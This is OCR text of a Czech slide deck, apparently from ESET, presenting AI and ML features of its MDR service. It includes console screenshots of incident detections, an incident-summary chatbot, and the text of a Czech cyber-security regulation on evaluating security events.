
Hledá souvislosti v datech


Průběžně se učí

Pracuje v čase

Co je ESET Incident Creator?




PROTECT & INSPECT
DISABLED
HELP
VÍŤEZSLAV ŠNORICH
LOG OUT
BACK
desktop-2jsoqn5
Incident graph
Timeline
Detections
Computers
Executables
Processes
Incident
Timeline
Details
Process tree
Related objects
explorer.exe (6208)
7crypt_v2.exe
%HOME%\downloads\r5kbwq4h.exe
7crypt_v2.exe (1384)
DESKTOP-2JSOQN5
desktop-2jsoqn5\administrator
14. úno 2024, 19:12:32
Rule - Suspicious executable with .dll extension was dropped [B0301]
Mitre att&ck™ techniques
T1105 - Ingress Tool Transfer
T1570 - Lateral Tool Transfer
desktop-2jsoqn5
7crypt_v2.exe
7crypt_v2.exe (1384)
ExecutableDrop
%TMP%\ixp000.tmp\7z.dll
14. úno 2024, 19:12:32
Rule - Suspicious executable with .exe extension was dropped [B0304]
Mitre att&ck™ techniques
T1105 - Ingress Tool Transfer
T1570 - Lateral Tool Transfer
desktop-2jsoqn5
7crypt_v2.exe
7crypt_v2.exe (1384)
ExecutableDrop
%TMP%\ixp000.tmp\wykupne.exe
14. úno 2024, 19:12:32
Rule - Common AutoStart registry modified by an unpopular process [A0103a]
Mitre att&ck™ techniques
T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
desktop-2jsoqn5
7crypt_v2.exe
7crypt_v2.exe (1384)
RegSetValue
HKLM\software\microsoft\windows\currentversion\runonce\wextract_cleanup0 (Str:rundll32.exe c:\windows\system32\advpack.dll,delnoderundll32 "c:\users\admini~1\appdata\local\temp\ixp000.tmp\")
14. úno 2024, 19:12:32
Rule - Saving script file [Z0301]
Mitre att&ck™ techniques
T1059.001 - Command and Scripting Interpreter: PowerShell
T1059.003 - Command and Scripting Interpreter: Windows Command Shell
T1059.005 - Command and Scripting Interpreter: Visual Basic
T1059.007 - Command and Scripting Interpreter: JavaScript
desktop-2jsoqn5
7crypt_v2.exe
7crypt_v2.exe (1384)
FileTruncated (on open)
%TMP%\ixp000.tmp\7crypt_v2.ps1
INCIDENT
REMEDIATION
COMMENT
EDIT
ASSIGN
PROGRESS
GRAPH


External network connections an
bts-eiserv-b.eset.corp/console/incident/816/graph
Update
ESET PROTECT & INSPECT ON-PREM
QUESTIONS
DISABLED
HELP
ESET\FILIP.MAZAN
LOG OUT
DASHBOARD
COMPUTERS
DETECTIONS
SEARCH
INCIDENTS
Executables
Scripts
Questions
More...
COLLAPSE
BACK
External network connections and driver load on bts001244l
Incident graph
Timeline
Detections
Computers
Executables
Processes
Incident
Timeline
Chat
Hello! How can I help you with this incident?
what's going on? I'm scared
It appears that a user named john.doe has been using powershell.exe and terraform.exe to make external network connections from the computer named bts001244l. At the same time, a low-reputation driver, mskssrv.sys, was loaded on the same computer, indicating a potential security vulnerability.
how many IPs have been contacted?
The computer has contacted two different IP addresses: 20.215.10.68 and 104.119.110.121.
What ports were used in these connections?
All the connections were made on port 443.
Type a message...
INCIDENT
REMEDIATION
COMMENT
EDIT
ASSIGN
PROGRESS
GRAPH

Pokud chatbot nestačí


eset
MDR

Jaké prvky "AI" máme v MDR službách?

HI v podobě detekčních pravidel

ML v incident creatoru

ML/AI na backend systémech

Přínos pro zákazníka?

Formulace v NIS2

§ 24

Vyhodnocování kybernetických bezpečnostních událostí

(1) Povinná osoba používá nástroj pro nepřetržité vyhodnocování kybernetických bezpečnostních událostí detekovaných podle § 22 pro

a) sběr, vyhledávání a seskupování souvisejících záznamů za účelem detekce kybernetických bezpečnostních událostí,

b) nepřetržité poskytování informací o detekovaných kybernetických bezpečnostních událostech, včasné varování určených bezpečnostních rolí a

c) vyhodnocování kybernetických bezpečnostních událostí s cílem identifikace kybernetických bezpečnostních incidentů.

(2) Povinná osoba v rámci používání nástroje v souladu s odstavcem 1 zajistí

a) omezení případů nesprávného či nežádoucího vyhodnocování kybernetických bezpečnostních událostí,

b) pravidelnou aktualizaci nastavení nástroje včetně jeho pravidel pro detekci a vyhodnocování kybernetických bezpečnostních událostí a

c) pravidelnou aktualizaci pravidel pro nepřetržité poskytování informací o detekovaných kybernetických bezpečnostních událostech včetně včasného varování určených bezpečnostních rolí.


(3) Povinná osoba využívá informací získaných nástrojem pro vyhodnocení kybernetických bezpečnostních událostí pro optimální nastavení systému řízení bezpečnosti informací regulované služby a zavádění bezpečnostních opatření.

